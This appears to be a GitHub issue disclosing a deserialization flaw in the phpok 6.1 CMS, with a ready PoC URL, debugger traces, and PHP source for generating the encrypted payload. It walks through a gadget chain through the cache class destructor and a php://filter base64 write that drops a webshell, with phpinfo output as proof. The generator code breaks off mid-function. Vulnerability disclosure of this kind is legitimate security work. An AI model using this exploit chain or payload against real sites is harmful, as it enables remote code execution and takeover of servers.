phpok6.1 has a deserialization vulnerability, and can getshell by writing arbitrary files #12


Open wa1ki0g opened this issue on Apr 14 · 0 comments

wa1ki0g commented on Apr 14 • edited

The update method in the login controller of the admin module calls the decode method and calls unserialize in the decode function

poc: `http://127.0.0.1/61/admin.php?c=login&f=update&fid=../index&fcode=admin&quickcode=cefe25SOUEa4gCpoIv%2BJt%2F5z6u31tiK52nSRBk5hdcE2RBSYok%2B16JUHTY2n6QLMYal2lrFTkM5Os27Hn4Ho0QPtj1%2F8q2%2FrfShLLljvUGCdsPgQITemOZnBayJugy32PTPq2Jb056hKp04YfhZbymkHkBRv1c6dMcanU1shtbl46I0xgaskKvpoMp5YCH2WnVNziBbHCks11vpoXScgZrX1sqTCWaZ5m9Z04eaDJGWCQG3hVzNy3lC27cvVocS1ed0OP0K%2B9k0MfSNcTc0IUlEsZmQt1QY6Y%2FC4nm41IVgrcwXakwGLoR%2BvttyospEjAu0P%2BE8eo`

analyze：




```
$content: uninitialized
$data: uninitialized
$domain: uninitialized
$fcode: "admin"
$fid: "../index"
$file: "/Applications/MxSrvs/www/61/_cache/…
$keyid: "<?php
$login_time: 1440
$msg: uninitialized
$pass: uninitialized
$quickcode: "cefe25SOUEa4gCpoIv+Jt/5z6u31tiK…
$rs: uninitialized
$time: uninitialized
```

```
调用堆栈
login_control->update_f         login_control.php
_init_phpok->_action_phpok4     _init_phpok.php
_init_phpok->_action            _init_phpok.php   1946:1
_init_phpok->action_admin       _init_phpok.php
_init_phpok->action             _init_phpok.php   1635:1

断点
Notices
Warnings
Errors
Exceptions
Everything
1.php                                   3
cache.php   6.0/framework/engine       46
cache.php   6.0/framework/engine       50
cache.php   6.0/framework/engine       51
```

```php
	}

	public function update_f()
	{
		$login_time = $this->get('login_time');
		if(!$login_time){
			$login_time = 1440;
		}
		$fid = $this->get('fid');
		$fcode = $this->get('fcode');
		if(!$fid && !$fcode){
			$this->error(P_Lang('登录数据不完整'));
		}
		$quickcode = $this->get('quickcode','html');
		if($quickcode){
			$file = $this->dir_cache.$fid.'.php';
			if(!file_exists($file)){
				$this->error(P_Lang('验证文件丢失，请重新扫码'));
			}
			$keyid = $this->lib('file')->cat($file);
			$this->lib('token')->keyid($keyid);
			$msg = $this->lib('token')->decode($quickcode);
			if(!$msg || !is_array($msg) || !$msg['id'] || !$msg['user
				$this->error(P_Lang('数据解码失败'));
			}
```



```
$chkb: "3ea2ce72e7f03c2d"
$cryptkey: "930ef8abbc221bf83795ca4d199d892f…
$info: "O:5:"cache":3:{s:9:"*key_id";s:3:"ww…
$keyc: "cefe25"
$rs: "16499247733ea2ce72e7f03c2d0:5:"cache":…
$string: "H0 k0 00/000>00[b+00I d0 \ dAI0$0^0P…
$this: token_lib
Superglobals
User defined constants
```


```
调用堆栈
token_lib->decode               token.php   156:1
login_control->update_f         login_control.php
_init_phpok->_action_phpok4     _init_phpok.php
_init_phpok->_action            _init_phpok.php   1946:1
_init_phpok->action_admin       _init_phpok.php

断点
Notices
Warnings
Errors
Exceptions
Everything
1.php                                   3
cache.php   6.0/framework/engine       46
cache.php   6.0/framework/engine       50
```

```php
	/**
	 * 解密
	 * @参数 $string 要解密的字串
	**/
	public function decode($string)
	{
		if($this->encode_type == 'public_key'){
			return $this->decode_rsa($string);
		}
		if(!$this->keyid){
			return false;
		}
		$string = str_replace(' ','+',$string);
		$keyc = substr($string, 0, $this->keyc_length);
		$string = base64_decode(substr($string, $this->keyc_length));
		$cryptkey = $this->keya.md5($this->keya.$keyc);
		$rs = $this->core($string,$cryptkey);
		$chkb = substr(md5(substr($rs,26).$this->keyb),0,16);
		if((substr($rs, 0, 10) - $this->time > 0) && substr($rs, 10,
			$info = substr($rs, 26);
			return unserialize($info);
		}
		return false;
	}

	/**
```

For this payload, we can use the cache class, whose __destruct method calls the save method, and the save method can write to the webshell：



```
$this: cache
```

```
cache->__destruct                cache.php      50:1
phpok_template->display          cache.php      0:1
_init_phpok->_tip           _init_phpok.php  2319:1
_init_phpok->error          _init_phpok.php  2191:1
call_user_func_array:{/Applications/MxSrvs/www/
```


```
Notices
Warnings
Errors
Exceptions
Everything
1.php                                    3
cache.php   6.0/framework/engine        46
cache.php   6.0/framework/engine        50
cache.php   6.0/framework/engine        51
```

```php
            $this->key_list = $this->get($this->key_id);
            if(!$this->key_list){
                $this->key_list = array();
            }
        }
        $this->time = time();
    }

    public function __destruct()
    {
        //echo "<pre>".print_r($this->key_list,true)."</pre>";
        //echo "<pre>".print_r(count($this->key_list),true)."</pre>";
        $this->save($this->key_id,$this->key_list);
        $this->expired();
    }

    public function key_list($id,$value='',$is_add=false)
    {
        if(!$value && isset($this->key_list[$id])){
            unset($this->key_list[$id]);
            return true;
        }
        if($is_add){
            $tmp = isset($this->key_list[$id]) ? $this->key_list[$id]
            if(!is_array($value)){
```

The exit here can be bypassed through the pseudo-protocol of php：



```
$content: "s:27:"aaPD9waHAgcGhwaW5mbygpOz8+"…
$file: "php://filter/write=convert.base64-de…
$id: "www"
$this: cache
```

```
cache->save                      cache.php     117:1
cache->__destruct                cache.php      50:1
phpok_template->display          cache.php       0:1
_init_phpok->_tip           _init_phpok.php  2319:1
_init_phpok->error          _init_phpok.php  2191:1
```

```
Notices
Warnings
Errors
Exceptions
Everything
1.php                                    3
cache.php   6.0/framework/engine        46
cache.php   6.0/framework/engine        50
cache.php   6.0/framework/engine        51
```


```php
    }

    public function prefix($prefix='')
    {
        if($prefix){
            $this->prefix = $prefix;
        }
        return $this->prefix;
    }

    public function save($id,$content='')
    {
        if(!$id || $content === '' || !$this->status){
            return false;
        }
        $this->_time();
        $content = serialize($content);
        $file = $this->folder.$id.".php";
        file_put_contents($file,'<?php exit();?>'.$content);
        $this->_time();
        $this->_count();
        return true;
    }

    public function get($id,$onlycheck=false)
```

php file successfully written and executed：



� ^�+|۶�

PHP Version 5.6.31

System	Darwin MacBook-Pro 20.6.0 Darwin Kernel Version 20.6.0: Mon Aug 30 06:12:21 PDT 2021; root:xnu-7195.141.6-3/RELEASE_X86_64 x86_64
Build Date	Aug 4 2017 11:49:28
Configure Command	'./configure' '--prefix=/Applications/MxSrvs/bin/php' '--with-config-file-path=/Applications/MxSrvs/bin/php/etc' '--with-mysql' '--with-pdo-mysql' '--with-mysqli' '--with-zlib' '--with-curl' '--with-gd' '--with-jpeg-dir=/Applications/MxSrvs/libs/jpeg' '--with-png-dir=/Applications/MxSrvs/libs/libpng' '--with-freetype-dir=/Applications/MxSrvs/libs/freetype' '--with-libxml-dir=/Applications/MxSrvs/libs/libxml2' '--with-openssl=/Applications/MxSrvs/libs/openssl' '--with-mcrypt=/Applications/MxSrvs/libs/libmcrypt' '--enable-mbstring' '--enable-ftp' '--enable-bcmath' '--enable-sockets' '--enable-gd-native-ttf' '--enable-sysvmsg' '--enable-sysvsem' '--enable-sysvshm' '--enable-fpm'
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/Applications/MxSrvs/bin/php/etc
Loaded Configuration File	/Applications/MxSrvs/bin/php/etc/php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS
PHP Extension Build	API20131226,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled

When executing the following file to generate an attack chain, put index.php in the same directory:
`<?php

class token_lib
{
private $keyid = '';
private $keyc_length = 6;
private $keya;
private $keyb;
private $time;
private $expiry = 3600;
private $encode_type = 'api_code'; //仅支持 api_code 和 public_key
private $public_key = '';
private $private_key = '';

```
  public function __construct()
  {
          $this->time = time();
  }


  public function etype($type="")
  {
          if($type && in_array($type,array('api_code','public_key'))){
                  $this->encode_type = $type;
          }
          return $this->encode_type;
  }
```

```
public function public_key($key='')
{
        if($key){
                $this->public_key = $key;
        }
        return $this->public_key;
}

public function private_key($key='')
{
        if($key){
                $this->private_key = $key;
        }
        return $this->private_key;
}

/**
 * 自定义密钥
 * @参数 $keyid 密钥内容
**/
public function keyid($keyid='')
{
        if(!$keyid){
                return $this->keyid;
        }
        $this->keyid = strtolower(md5($keyid));
        $this->config();
        return $this->keyid;
}

private function config()
{
        if(!$this->keyid){
                return false;
        }
        $this->keya = md5(substr($this->keyid, 0, 16));
        $this->keyb = md5(substr($this->keyid, 16, 16));
}

/**
 * 设置超时
 * @参数 $time 超时时间，单位是秒
**/
public function expiry($time=0)
{
        if($time && $time > 0){
                $this->expiry = $time;
        }
        return $this->expiry;
}

/**
 * 加密数据
 * @参数 $string 要加密的数据，数组或字符
**/
```

```
public function encode($string)
{
        if($this->encode_type == 'public_key'){
                return $this->encode_rsa($string);
        }
        if(!$this->keyid){
                return false;
        }
        $string = serialize($string);
        $expiry_time = $this->expiry ? $this->expiry : 365*24*3600;
        $string = sprintf('%010d',($expiry_time + $this->time)).substr(md5($string.$this->keyb),
0, 16).$string;
        $keyc = substr(md5(microtime().rand(1000,9999)), -$this->keyc_length);
        $cryptkey = $this->keya.md5($this->keya.$keyc);
        $rs = $this->core($string,$cryptkey);
        return $keyc.str_replace('=', '', base64_encode($rs));
}

/**
 * 基于公钥加密
**/
private function encode_rsa($string)
{
        if(!$this->public_key){
                return false;
        }
        $string = serialize($string);
        $crypto = '';
        $tlist = str_split($string,117);
        foreach($tlist as $key=>$value){
                openssl_public_encrypt($value,$data,$this->public_key);
                $crypto .= $data;
        }
        return base64_encode($crypto);
}

/**
 * 解密
 * @参数 $string 要解密的字串
**/
public function decode($string)
{
        if($this->encode_type == 'public_key'){
                return $this->decode_rsa($string);
        }
        if(!$this->keyid){
                return false;
        }
        $string = str_replace(' ','+',$string);
        $keyc = substr($string, 0, $this->keyc_length);
        $string = base64_decode(substr($string, $this->keyc_length));
        $cryptkey = $this->keya.md5($this->keya.$keyc);
        $rs = $this->core($string,$cryptkey);
        $chkb = substr(md5(substr($rs,26).$this->keyb),0,16);
        if((substr($rs, 0, 10) - $this->time > 0) && substr($rs, 10, 16) == $chkb){
                $info = substr($rs, 26);
                return unserialize($info);
        }
        return false;
}

/**
 * 基于私钥解密
**/
public function decode_rsa($string)
{
        if(!$this->private_key){
                return false;
        }
        $crypto = '';
        $tlist = str_split(base64_decode($string),128);
        foreach($tlist as $key=>$value){
                openssl_private_decrypt($value,$data,$this->private_key);
                $crypto .= $data;
        }
        if($crypto){
                return unserialize($crypto);
        }
        return false;
}

private function core($string,$cryptkey)
{
        $key_length = strlen($cryptkey);
        $string_length = strlen($string);
        $result = '';
        $box = range(0, 255);
        $rndkey = array();
        // 产生密匙簿
        for($i = 0; $i <= 255; $i++){
                $rndkey[$i] = ord($cryptkey[$i % $key_length]);
        }
        // 用固定的算法，打乱密匙簿，增加随机性，好像很复杂，实际上并不会增加密文的强度
        for($j = $i = 0; $i < 256; $i++){
                $j = ($j + $box[$i] + $rndkey[$i]) % 256;
                $tmp = $box[$i];
                $box[$i] = $box[$j];
                $box[$j] = $tmp;
        }
        // 核心加解密部分
        for($a = $j = $i = 0; $i < $string_length; $i++){
                $a = ($a + 1) % 256;
                $j = ($j + $box[$a]) % 256;
                $tmp = $box[$a];
                $box[$a] = $box[$j];
                $box[$j] = $tmp;
                $result .= chr(ord($string[$i]) ^ ($box[($box[$a] + $box[$j]) % 256]));
        }
        return $result;
}
```

```
}

class file_lib
{
public $read_count;
private $safecode = "\n";
public function __construct()
{
$this->read_count = 0;
}


    /**
     * 远程获取内容，这里直接调用html类来执行
     * @参数 $url 网址
     * @参数 $post 要提交的post数据
    **/
    public function remote($url,$post='')
    {
            return $GLOBALS['app']->lib('html')->get_content($url,$post);
    }

    /**
     * 读取数据
     * @参数 $file 要读取的文件，支持远程文件
     * @参数 $length 文件长度，为空表示读取全部，仅限本地文件有效
     * @参数 $filter 是否过滤安全字符，默认为true，不过滤请传参false，仅限本地文件有效
     * @返回 false 或 文件内容
    **/
    public function cat($file="",$length=0,$filter=true)
    {
            if(!$file){
                    return false;
            }
            if(strpos($file,"://") !== false && strpos($file,'file://') === false){
                    return $this->remote($file);
            }
            if(!file_exists($file)){
                    return false;
            }
            $this->read_count++;

            if($length && is_numeric($length)){
                    $maxlength = $length;
                    if($filter){
                            $maxlength = $length + strlen($this->safecode);
                    }
                    $fp = fopen($file,'rb');
                    if(!$fp){
                            return false;
                    }
                    $content = fread($fp,$maxlength);
                    fclose($fp);
            }else{
                    $content = file_get_contents($file);
```

```
		}
		if(!$content){
			return false;
		}
		if($filter || (is_bool($length) && $length)){
			$content = str_replace($this->safecode,'',$content);
		}
		return $content;
	}

	/**
	 * 保存数据
	 * @参数 $content 要保存的内容，支持字符串，数组，多维数组等
	 * @参数 $file 保存的文件地址
	 * @参数 $var 仅限$content为数组，此项不为空时使用
	 * @参数 $type 写入方式，默认为wb，清零写入
	 * @返回 true/false
	**/
	public function vi($content='',$file='',$var="",$type="wb")
	{
		if(!$content || !$file){
			return false;
		}
		$this->make($file,"file");
		if(is_array($content) && $var){
			$content = $this->__array($content,$var);
			$safecode = 'if(!defined("PHPOK_SET")){exit("<h1>Access Denied</h1>");}';
			$content = "<?php\n".$safecode."\n".$content."\n//-----end";
		}else{
			if(strtolower($type) == 'wb' || strtolower($type) == 'w'){
				$content = $this->safecode.$content;
			}
		}
		$this->_write($content,$file,$type);
		return true;
	}

	/**
	 * 存储php等源码文件，不会写入安全保护
	 * @参数 $content 要保存的内容
	 * @参数 $file 保存的地址
	 * @参数 $type 写入模式，wb 表示完全写入，ab 表示追加写入
	**/
	public function vim($content,$file,$type="wb")
	{
		$this->make($file,"file");
		return $this->_write($content,$file,$type);
	}

	/**
	 * 保存数据别名，不改写任何东西
	 * @参数 $content 要保存的内容
	 * @参数 $file 保存的地址
	 * @参数 $type 写入模式，wb 表示完全写入，ab 表示追加写入
	**/
	public function save($content,$file,$type='wb')
```

```
{
        return $this->vim($content,$file,$type);
}

/**
 * 存储图片，内容不进行stripslashes处理
 * @参数 $content 要保存的内容
 * @参数 $file 要保存的文件
 * @返回
 * @更新时间
**/
public function save_pic($content,$file)
{
        $this->make($file,"file");
        $handle = $this->_open($file,"wb");
        fwrite($handle,$content);
        unset($content);
        $this->_close($handle);
        return true;
}

/**
 * 删除操作，请一定要小心，在程序中最好严格一些，不然有可能将整个目录删掉
 * @参数 $del 要删除的文件或文件夹
 * @参数 $type 仅支持file和folder，为file时仅删除$del文件，如果$del为文件夹，表示删除其下面的文件。为
folder时，表示删除$del这个文件，如果为文件夹，表示删除此文件夹及子项
 * @返回 true/false
**/
public function rm($del,$type="file")
{
        if(!file_exists($del)){
                return false;
        }
        if(is_file($del)){
                unlink($del);
                return true;
        }
        $array = $this->_dir_list($del);
        if(!$array){
                if($type == 'folder'){
                        rmdir($del);
                }
                return true;
        }
        foreach($array as $key=>$value){
                if(file_exists($value)){
                        if(is_dir($value)){
                                $this->rm($value,$type);
                        }else{
                                unlink($value);
                        }
                }
        }
        if($type == "folder"){
                rmdir($del);
